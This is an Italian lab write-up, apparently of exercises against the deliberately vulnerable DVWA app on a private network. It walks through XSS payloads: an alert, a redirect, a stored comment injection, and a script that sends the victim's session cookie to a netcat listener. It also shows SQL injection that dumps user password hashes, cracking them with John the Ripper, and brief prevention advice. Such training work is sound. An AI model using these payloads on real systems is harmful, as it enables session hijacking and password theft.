
XSS

Alert

In questo esempio abbiamo creato un semplice alert per capire bene il funzionamento degli script


Codice


<script>alert("Sei vulnerabile")</script>



Location window
Con lo script window location possiamo indirizzare l'utente target su una pagina a nostra scelta. Questo script può essere molto pericoloso se utilizzato in ambiente di phishing

Codice
<script> window.location='http://192.168.56.101/dvwa/about.php'; </script>







In questo caso abbiamo indirizzato l'utente target alla pagina "about" come ben si può vedere dallo script

Session id
Questo tra tutti è quello più pericoloso perché ci permette di rubare il token della vittima. Una volta ottenuto il token di accesso si può accedere alla pagina tranquillamente senza nome utente e password… è importante specificare che bisogna aprire una connessione Netcat e inserirla nello script in modo che il token ci sia fornito sulla shell (la connessione è stata aperta sulla kali linux)

Codice
<script>
document.write('<img src="http://192.168.56.102:3333?cookie=' + document.cookie + '">');
</script>







Come possiamo vedere dopo che l'utente preme su "Submit" ci viene fornito il token

XSS stored
Qua sotto c’è un piccolo esempio di come far diventare uno script stored, ovvero che duri nel tempo e non a singolo accesso. In questo caso ho preso la sezione commenti e ho aggiunto uno script… così ogni volta che l’utente accede alla pagina commenti viene eseguito lo script

Codice
Hey ciao <script> window.location='http://192.168.56.101/dvwa/about.php'; </script>





A differenza del XSS reflected è molto più difficile da individuare questo lo rende anche più pericoloso

SQL


Il SQL Injection ci permette di fare comandi sul database di back end… senza le adeguate precauzioni un malintenzionato può rubarci tutti i dati comprese le password

Condizione true

Utilizzando una condizione sempre vera il sql ci fornirà una panoramica generale


Codice

'OR 1=1 #




Enumerazione colonne
Come secondo step bisogna scoprire quante colonne ha la tabella, durante questa fase si va a tentativi

Codice
' UNION SELECT null, null –




Password
In questa circostanza bisogna cercare a tentativi di individuare eventuali password nella tabella. Come ben si vede le password ci vengono fornite tramite hash (formato MD5)

Codice:
'UNION SELECT first_name, password FROM users #



John The Ripper
Ora che abbiamo tutti gli hash bisogna craccarli e scoprire quali sono effettivamente le password nascoste. Per farlo dobbiamo prima creare un file di testo con tutte le hash (hash.txt in questo caso), individuare il formato hash e poi eseguire il comando qua sotto

Codice
john --format=raw-md5 hash.txt



Come si può vedere dall'immagine, le password sono state craccate con successo.

Prevenzioni

XSS

Sanitizzazione:

1. Rimuovere caratteri pericolosi (es/ <>, “” etc…)
2. Usare librerie apposite per la sanitizzazione
3. Applicare una rigorosa whitelist di cosa è permesso fare e cosa no

Escape output:

Mettiamo caso che per motivi di User Experience non vogliamo eliminare i caratteri speciali ma comunque vogliamo che il sito sia sicuro… l’escape output è perfetto, perché ogni testo inserito viene considerato come una stringa e non come script

SQL

Prevenzioni

1. Rimuovere caratteri speciali
2. Query parametrizzate